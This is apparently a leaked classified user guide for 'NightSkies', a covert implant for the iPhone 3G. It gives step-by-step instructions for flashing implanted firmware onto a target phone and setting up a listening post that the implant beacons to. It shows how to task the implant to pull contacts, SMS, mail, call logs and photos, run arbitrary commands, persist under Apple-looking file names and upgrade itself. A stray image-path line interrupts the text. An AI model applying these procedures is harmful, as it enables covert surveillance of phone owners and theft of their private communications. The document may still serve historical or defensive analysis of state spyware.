NightSkies (NS) User Guide
v1.2
December 2008

CL BY: 2274802
CL REASON: 1.4(c)
DECL ON: 20330530
DRV FROM: COL S-06

Table of Changes

Date	Change Description	Authority
July 7, 2008	For review	

CL BY: 2274802
CL REASON: 1.4(c)
DECL ON: 20330530
DRV FROM: COL S-06

Table of Contents

NightSkies v1.2 User Guide

Reference Documents

- NightSkies v1.1.0 CONOPS, July 2008 (S)
- NightSkies v1.1.0 User Guide
- IMIS Requirement #2008-1508
- IMIS Requirement #2008-

(U) Overview

(S) NightSkies (NS) version 1.2 is a beacon/loader/implant tool for the Apple iPhone 3G v2.1. The tool operates in the background providing upload, download and execution capability on the device. NS is installed via physical access to the device and will wait for user activity before beaconing. When user activity is detected, NS will attempt to beacon to a preconfigured LP to retrieve tasking, execute the instructions, and reply with the responses in one session.

User activity is detected by monitoring specific directories on the phone such as the browser history file, Youtube video cache, map files cache, or mail files meta data.

(S) Features:

- Retrieves files from iPhone including Address Book, SMS, Call Logs (when available), etc.
- Sends files and binaries to the iPhone such as future tools
- Executes arbitrary commands on the iPhone
- Grants full remote command and control
- Masquerades as standard HTTP protocol for communications
- Uses XXTEA block encryption to provide secure communications
- Provides self-upgrade capability

(S) This user's guide provides instructions to configure and install NS on a factory fresh device. It also includes instructions on how to create and maintain the Listening Post and Response Processing components on the backend.

(U) System Requirements

(S) Configuration and Post Processing

- OS X 10.5 (except OS X 10.5.6)
- iTunes 8.0

(S) Target Device

- Apple iPhone 3G - OS version 2.1

(S) Listening Post

- Apache 2.x
- PHP 5.2.5

(U) Components

(S) NightSkies is composed of 3 main components: the implant, the Listening Post (LP), and the Post-processing program. The Marathon droppoint proxy is also supported, but not required by NS.

(S) Implant

(S) The implant will run on the Apple iPhone. Its functionality includes beaconing, file upload/download, and command execution. It runs in the background and does not exhibit alerting behavior. NightSkies will attempt to use any available Internet connection to beacon. NightSkies will wait for user activity before attempting to beacon. There are several options available to the user to alter this timing (details provided in installation section).

(S) Listening Post

(S) The Listening Post provides tasking to and will accept packages from the implant. The LP is not allowed to decrypt or process the received packages. It serves only as a drop box for packages. This was designed to maximize security in the case that the LP was compromised. Package processing is done at a later stage in a secure environment.

(S) The LP is composed of PHP files hosted by Apache and PHP server. The PHP files are generated by a sitecreator program which reads a configuration plist file.

(S) The LP is unchanged from version 1.1

(S) Post-processing

(S) Post processing is intended to occur in a secure environment by the ResponseProcessor program. This program will decrypt, decompress, and process the payload returned from the implant. It extracts files contained in the payload and displays results of any commands executed on the target phone.

(S) Files and Locations

(S) Installed on iPhone

- `/usr/sbin/phoned: binary implant file`
  - `/System/Library/PreferenceBundles/CommCenter.plist: (configfile) stores information needed by NS to beacon. It is encrypted and compressed on disk.`
- `/System/Library/LaunchDaemons/com.apple.mobile.phoned.plist: provides persistence for the phoned. This file is not encrypted and appears as a normal launchd configuration file.`

`The name of binaries can be altered during installation.`

(S) Listening Post

- `pkgcreator: generates the LP PHP files, tasking packages, and configuration file for the implant`

- testfile_config: configuration file used by pkgcreator (described in further detail later)

(S) Post Processing

1. responseprocessor: process (decrypt & decompress) packages received from the LP.

(S) NS is delivered as a “tarball” archive. Directory structure:

- docs: deployment documentation
- lp: files needed by pkgcreator
- resources: various binaries required for installation

(U) Configuration and Installation

Note: Configuration requires OS X 10.5.

(S) Installation

Create a working directory and unzip the tarball. All commands should be executed under a single user.

1. cp nsdeploy-release.tar.gz .
2. mkdir work
3. cd work
4. tar zxvf ../nsdeploy-release.tar.gz

   Generate configuration and tasking (See pkgcreator section below):

5. python ./pkgcreator.py

   Note: after creating and generating the configuration, go into the folder with the ID you have chosen.

Build the custom IPSW firmware file used to flash the iPhone.

6. cd <clientid folder>
7. ./buildxpwn.sh (this step will take 2-5 minutes and may prompt for root password)

Step 7 will generate a custom IPSW firmware file. Use this file to proceed.
Install the custom IPSW firmware on the iPhone.

8. Launch Activity Monitor (Applications/Utilities) and Force Quit “iTunesHelper”

9. Connect the iPhone to a USB port
   Note: Phone may turn on if it was off. This is fine.

10. Put Phone in Device Firmware Update (DFU) mode (read carefully):
    a. Press and hold the HOME and POWER button until the phone shuts off. One second after the phone has blanked the screen (approximately 9 seconds), release the power button (top button) while continuing to hold the home button for 10 seconds.

b. The phone will have a blank screen. If the phone displays the iTunes icon with a cable, the phone is in Restore mode instead of DFU mode. If the iPhone displays a silver Apple icon, ensure the USB cord is firmly connected to both laptop and iPhone. In either case, attempt to place the iPhone in DFU mode again.

11. ./dfu-util <generated ipsw file> n82ap (for 3g iPhone)

If you get the "No DFU capable USB device found" error message, attempt to put the phone in DFU mode until dfu-util finds it. Note: if successful, the phone will show a white screen. If not, restart at step 9.

12. Launch iTunes. It will detect the phone in DFU mode.
13. Hold alt/option and click restore. Choose the generated ipsw file.

iTunes will take approximately 5-10 minutes to restore the phone. The restored phone will contain the NightSkies implant.

14. Once iTunes has completed the installation, unplug the phone immediately (do not sync with laptop).
15. Turn off phone.

Configure Apache & PHP on your LP. Confirm PHP is working correctly before attempting to install the LP files.

The package creator program will have generated a website for the LP (website_lp_web.tar.gz). Copy this to the LP and unzip. Ensure it matches the URL specified during configuration.

(S) pkgcreator: updating the LP

To update commands on the LP, new site files must be generated using the pkgcreator program. To do so, modify the configuration using pkgcreator and then run its generate function. The pkgcreator program can be run with no arguments to have it create a new configuration, or with the following command-line arguments:

Argument	Effect	Default
-h, --help	Display usage and exit	
-c CONFIGFILE, --config=CONFIGFILE	Specify configuration plist filename	config.plist
-e EXECFILE, --exec=EXECFILE	Specify default binary	iplant
-g, --generate	Skip menu and just generate package given provided arguments	
-f, --force	Force overwriting of folders without prompting	
-k KEY, --key=KEY	Use this key when using –g and -f	
-n, --noexec	Don't generate executable	

This will not regenerate the unnecessary configfiles used to create an implant. Replace all the files on the LP with the newly generated files contained in the tarball (example: website_d25.tar.gz). The tarball generated will have the same name as your "output folder name". See below.

(S) Creating and editing the Configuration (using pkgcreator.py) Reference

pkgcreator.py will present a set of menus to help with implant tasking and management. This document will present a walkthrough and further details about each menu item.

```
==== Menu ====
  config: Create/Edit a configuration
generate: Generate all files needed base on above configuration
    help: Help (print this menu)
    quit: Quit this menus
```

First, choose the **config** option to edit a configuration or create one if none was passed in on the command-line.

```
main> config

==== NSConfig Utility ====
wizard: Start Configuration Wizard
 tasks: Tasking Menu
  show: Show current configuration
  help: Help (print this menu)
  save: Save configuration
  quit: Exit program
```

Next we use the **wizard** to generate the initial configuration settings.

```
ns> wizard
```

The wizard will prompt for the initial settings to be used by the NightSkies implant. Most settings have a default value, but the "Full URL to LP Beacon" path must be set to the current URL of the listening post. If this is incorrect, the implant will not be able to beacon to the LP.

```
>Full URL to LP Beacon [http://localhost/page.php]: http://yours.xyz.com/page.php
```

For each other setting, either type in the new setting or leave it blank to accept the default value in the square brackets.

Setting	Details	Type
Build for Desktop	Desktop builds use NVRAM, mobile builds use a configuration file on the target system	Y or N
Full URL to LP Beacon (KEY_URL)	The full URL that points to the php page holding the LP tasking	String
Client ID (KEY_CLIENTID)	Implant-specific identifier	String
Magic string	An innocuous HTML tag that is	String

(KEY_MAGICSTR)	served up on the php page to identify the link to the tasking file. Should not contain any escaped characters.	
Time in seconds since last successful beacon before uninstall (KEY_UNINSTALL_INTERVAL)	Uninstall the implant after this many seconds since the last successful beacon. This interval initially starts counting from the Enable Date, or now if Enable Date is 0.	Long
Minimum time interval between beacons in seconds (KEY_MIN_INTERVAL)	Force the implant to wait this many seconds before running again.	Long
Attempt to failsafe after maximum delay (KEY_FAILSAFE)	If no beacon has been triggered after maximum delay, attempt to beacon out anyway (**possibly alerting**)	y or N
Maximum delay when using failsafe (KEY_MAX_INTERVAL)	Maximum amount of seconds to wait between failsafe beacons	Long
Enable Date (KEY_LAST_SUCCESS_TIME)	Date to wait until before enabling NightSkies. When used in conjunction with Dark Matter, set this to 0.	YYYY-MM-DD-HH:mm:SS or 0 for no delay
Applications and directories to watch for activity before triggering (KEY_PATHLIST)	Common applications NightSkies watches to detect network activity. Can also specify folders to watch for user activity.	Comma-delimited strings
Output path (outputpath)	Name of output folder	String
Upload directory on LP (payloaddir)	The folder on the LP that NightSkies will upload results and files to.	String

Once the **wizard** is complete, run **tasks** to enter the tasking menu.

```
ns> tasks

==== NSConfig Tasking ====
   add: Add tasking group
  edit: Edit a tasking group
delete: Delete tasking group
  show: Show current tasks
  help: Help (print this menu)
  quit: Quit this menu
```

Run **add** to create a tasking group. Each tasking group will contain the tasks for NightSkies to run.

```
ns> tasks> add
```

Create a unique task name and package name for the tasking group, and then enter the tasks using the command menu.

```
Enter task name. Must match page name of the URL! [page.php]: mypage.php
Enter name of package. Can be random [page.zip]: mypackage.zip

==== Command Menu ====
  execute: Execute shell command on target (returns results)
 download: Download file from target
   upload: Upload a file to target
setconfig: Set or change a configuration value on target
getconfig: Get a configuration value from target
     show: Show current commands
     help: Show this help menu
     done: Done adding tasks
```

Enter the commands to be executed by the NightSkies implant, such as the upload, download, and execution of files. Multiple commands can be added, and they will be executed in sequential order. The table below shows some common files to download, and the upload and execute examples when run sequentially illustrate a way to upgrade NightSkies.

Type	Example	Effect
Download	`/var/mobile/Library/AddressBook/AddressBook.sqlitedb`	Download Address Book
	`/var/mobile/Library/SMS/sms.db`	Download SMS Text Messages
	`/var/mobile/Library/Mail/Envelope\ Index`	Download Mail file
Upload	`/usr/sbin/phoned` `/local/location/of/newimplant`	Upload newimplant file to /usr/sbin/phoned
Execute	`killall -9 phoned`	Stop the phoned process (launchd will relaunch it)
Update Config	`KEY_URL=http://localhost/page2.php`	Update the implant to check http://localhost/page2.php for future tasking.

When uploading large files, pkgcreator will take a long time to encrypt and package the file. If the file to be uploaded is too large (dependent on OS and available memory), then pkgcreator will fail during the generate step. A safe maximum file size is probably around 20MB or less.

Once the commands have been added, exit the command menu using **done** to return to the tasking menu.

Be careful when using setconfig. If you update a setting on the implant that is critical to communication with the LP (Client ID or magiclink), and don't correspondingly update the LP, you will break communications.

```
ns> tasks> commands> done
```

The **show** command can be used to display the current tasking for the page. The output of the **show** command will be the tasking groups' commands. See the section entitled "Program Update Protocol (PUP)" for further details.

```
ns> tasks> show
```

Multiple tasking groups can be created to allow for clients to switch tasks from the same LP. Once all tasking groups are complete, use **quit** to return to the NSConfig Utility menu.

```
ns> tasks> quit
```

Type **help** to display the menu.

```
ns> help
```

```
==== NSConfig Utility ====
wizard: Start Configuration Wizard
 tasks: Pages Menu (Tasking)
  show: Show current configuration
  help: Help (print this menu)
  save: Save configuration
  quit: Exit program
```

To edit existing settings, use the **wizard** option. The tasking menu will allow you to delete and add a new tasking group. An alternate way for advanced users is to use OS X's Property List Editor on the saved configuration file. Be sure to back up your configuration file before using this method.

Remember to **save** your configuration in a file before exiting.

```
ns> save
```

(S) Generating the LP

Once the configuration is complete, **save** your configuration and **quit** the configuration utility to navigate back to the main menu of pkgcreator.

```
ns> save
…
ns> quit
main> help

==== Menu ====
  config: Create/Edit a configuration
generate: Generate all files needed base on above configuration
    help: Help (print this menu)
    quit: Quit this menus
```


Run the **generate** option to process the configuration and create the processed files. Enter the encryption key to protect the files while they're on the LP.

```
ns> generate
```

Once the files have been generated, copy the files in ./<client_ID>/<outputpath> to the LP. Ensure the path matches the URL specified during configuration.

On the LP, change the default size of the PHP variables `upload_max_filesize` (default 2MB) and `post_max_size` (default 8MB) to make it large enough to accept incoming collected data. If either is too small you will receive a "error!
" string in your uploaded php file rather than the "file uploaded!
" message. Restart the apachectl to accept the new PHP values. On Macs it's defined in /etc/private/php.ini, and you can restart it with `sudo apachectl restart`. On Unix boxes, it's defined in /etc/php5/apache2/php.ini.

(S) Logical Representation of an Listening Post



A sample LP site

A site specifies all data needed for multiple implants. Each page within the site is a unique beacon point. Each implant has a specific id and package available to it. When an implant beacons, it provides a unique id. The ID allows the PHP page to provide a link to specific package. Each package can contain multiple “PUP” commands. The PUP protocol is described in more detail later.

(U) Triggering NightSkies

(S) When the implanted iPhone is first turned on, it will need to be activated before it can be used. Insert a SIM card and connect the iPhone via USB to iTunes. The iPhone will phone home to Apple over the Internet before it will be activated, so sufficient steps should be taken to protect networks and hardware.

(S) Once the iPhone has been activated, the trigger application (or trigger folders) should be edited to trigger NightSkies.

(S) Post Processing

(S) responseprocessor.py

Once packages are received, they need to be processed. This tool can be found in the tarball under the LP folder. Currently, post processing must be done on an OS X platform.

```
./responseprocessor.py encryption-key payload-package-file > logfile
```

This command will generate a folder named `pay` and extract the downloaded files from the payload. It will send the output to `logfile`.

(S) readpay

A convenience script is also available that will parse the downloaded sqlite db files retrieved from the iPhone. Run the following command:

```
./readpay.sh ../pay/
```

This will output a human readable format of the address book, call history and SMS database.

(S) Program Update Protocol (PUP) Reference

The implant has a minimal command set that allows it to perform a variety of actions. Commands are defined by a type and subtype followed by command specific data. The end user should not have to worry about these settings as pkgcreator will set them. This section is here for reference only.

PUP Types:

- PTYPE_PUT: used to set, write, or upload a file to the target implant
- PTYPE_GET: used to read, or download a file from the target
- PTYPE_CMD: used to interact with commands on the target
- PTYPE_INFO: used to identify responses from the target (acknowledgments).

PUP SubTypes:

- PSUB_FILENAME: specify a filename
- PSUB_FILE: specify contents of a file
- PSUB_CONFIG: modify or read config values
- PSUB_EXECFILENAME: used for command execution.

The following is a matrix of valid command types and subtypes.

Type	Subtype	Data	Purpose
PTYPE_GET	PSUB_FILENAME	<filename>	Download/Retrieve file from target
PTYPE_GET	PSUB_CONFIG	<config key>	1-6 are valid values. Reads config value from target

PTYPE_PUT	PSUB_FILENAME	<destination name>	Specifies destination of a file to upload to target. Must be followed by PSUB_FILE
PTYPE_PUT	PSUB_FILE	<src file on localhost>	specifies local file to upload.
PTYPE_PUT	PSUB_CONFIG	<config key>=<config value>	Modify a configuration value. If configuration value is invalid, this will force the implant to remove itself.
PTYPE_CMD	PSUB_EXECFILENAME	<command to execute>	Executes a command on the host

Example usage:

- To download a file
  - Use PTYPE_GET and PSUB_FILENAME to retrieve a file from target.
- To upload a file:
  - Use PTYPE_PUT and PSUB_FILENAME with data set to the full path of the destination
  - Use PTYPE_PUT and PSUB_FILE with data set to the source file on the local host.
- To upgrade NightSkies:
  - Use the above commands to upload a new binary
  - Use the PTYPE_CMD and PSUB_EXECFILENAME to execute a “killall phoned”. This will stop the current running process. Once stopped, the persistence mechanism will relaunch the new binary code.

Refer to sample_config.xml and sample_upgrade.xml for more examples.

(S) iPhone File Reference

Location	Filename	Function
/var/mobile/Library		
/Address Book	AddressBook.sqlitedb	Address Book entry database
	AddressBookImages.sqlitedb	Contact image database
/Calendar	Calendar.sqlitedb	Calendar entry database
/Call History	call_history.db	Call history database
/Installer	LocalPackages.plist	Lists already installed applications
/Keyboard	Dynamic_text.dat	User-specific, learned portion of keyboard application
/Mail	Accounts.plist	Mail account settings
	Envelope\ Index	Indexes mail
/SMS	sms.db	SMS message database
/Safari	Bookmarks.plist	Bookmark properties

	History.plist	Internet history properties
/Voicemail	voicemail.db	Voicemail database
/Media	DCIM	photographs

(S) These files can be downloaded from the target iPhone to see what the target is up to.

(U) Limitations

(S) The user must initiate the Internet (WiFi, 3G, or EDGE) connection. NS will attempt to use an existing connection. If one is not available, the NS beacon will fail. The current version will only initiate connections if the failsafe flag is set.

(S) Standard beaconing behavior requires user action. If the target does not use any applications that we monitor (MobileSafari, MobileMail, MobileMaps, etc..), then it is possible the beacon may not get triggered by the target. Using the failsafe trigger can reduce the chance of this problem, but would be more alerting.

(S) WiFi proxies may use a redirect or http level authentication before allowing a device to access the Internet. NS cannot perform this task automatically. If however, the user authenticates with the gateway, NS may be able to use the existing connection to beacon to the LP.

(S) By default, the iPhone is configured to “sleep” after 1 minute of inactivity. This function will shutdown specific processes and hardware such as the WiFi modem. This may prevent NS from beaconing if the iPhone sleeps too early.

(S) The LP has limited user validation. The LP relies on the encryption of each package for security.

(S) If the Enable Date setting is used, the date and time on the target phone should be checked to be accurate, or could result in NS beaconing at an unexpected time.